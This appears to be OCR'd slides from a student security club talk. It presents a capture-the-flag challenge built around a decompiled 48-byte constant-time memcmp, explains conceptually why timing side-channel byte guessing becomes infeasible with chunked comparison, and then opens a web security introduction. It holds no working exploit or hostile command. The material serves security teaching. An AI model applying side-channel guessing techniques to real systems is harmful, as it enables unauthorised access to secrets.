
```
BOOL __fastcall secure_memcmp_48(__int32 *buf1, __int32 *buf2)
{
  unsigned int idx; // r2
  int xor; // r3
  __int32 val1; // r4
  __int32 val2; // r5

  idx = 0;
  xor = 0;
  do
  {
    if ( idx > ~buf1 || idx > ~buf2 )
      interrupt_handler(0x13);

    val1 = buf1[idx / 4];
    val2 = buf2[idx / 4];
    idx += 4;
    xor |= val1 ^ val2;
  }
  while ( idx != 48 );

  return xor == 0;
}
```

bugcrowd

Call The Plumber

400pts

- ***Timing Side Channel***
- In sensitive contexts (i.e., cryptography), memcmp is typically performed in chunks
- To the right, memcmp 48 bytes at a time
- Guessing 1 byte via side channel is cheap (255 possibilities per byte)




```
BOOL __fastcall secure_memcmp_48(__int32 *buf1, __int32 *buf2)
{
  unsigned int idx; // r2
  int xor; // r3
  __int32 val1; // r4
  __int32 val2; // r5

  idx = 0;
  xor = 0;
  do
  {
    if ( idx > ~buf1 || idx > ~buf2 )
      interrupt_handler(0x13);

    val1 = buf1[idx / 4];
    val2 = buf2[idx / 4];
    idx += 4;
    xor |= val1 ^ val2;
  }
  while ( idx != 48 );

  return xor == 0;
}
```

Call The Plumber

400pts

- ***Timing Side Channel***
- In sensitive contexts (i.e., cryptography), memcmp is typically performed in chunks
- To the right, memcmp 48 bytes at a time
- Guessing 1 byte via side channel is cheap (255 possibilities per byte)
- Guessing 48 bytes at a time? Not so much



```
BOOL __fastcall secure_memcmp_48(__int32 *buf1, __int32 *buf2)
{
  unsigned int idx; // r2
  int xor; // r3
  __int32 val1; // r4
  __int32 val2; // r5

  idx = 0;
  xor = 0;
  do
  {
    if ( idx > ~buf1 || idx > ~buf2 )
      interrupt_handler(0x13);

    val1 = buf1[idx / 4];
    val2 = buf2[idx / 4];
    idx += 4;
    xor |= val1 ^ val2;
  }
  while ( idx != 48 );

  return xor == 0;
}
```

https://writeups.urisc.club

Web Security

Web Security

- Not just *Right Click -> Inspect Element*

Web Security

- Not just *Right Click -> Inspect Element*
  - I’m sure there’s at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time

Web Security

- Not just *Right Click -> Inspect Element*
  - I’m sure there’s at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time
- Long ago, websites were just static HTML pages

Web Security

- Not just *Right Click -> Inspect Element*
    - I’m sure there’s at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time
- Long ago, websites were just static HTML pages
- These days:

Web Security

- Not just *Right Click -> Inspect Element*
  - I’m sure there’s at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time
- Long ago, websites were just static HTML pages
- These days:
  - PHP

Web Security

- Not just *Right Click -> Inspect Element*
  - I’m sure there’s at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time
- Long ago, websites were just static HTML pages
- These days:
  - PHP
  - SQL

Web Security

- Not just *Right Click -> Inspect Element*
  - I’m sure there’s at least one person in this room (me) who thought that was the pinnacle of hacking once upon a time
- Long ago, websites were just static HTML pages
- These days:
  - PHP
  - SQL
  - Django

Web Security

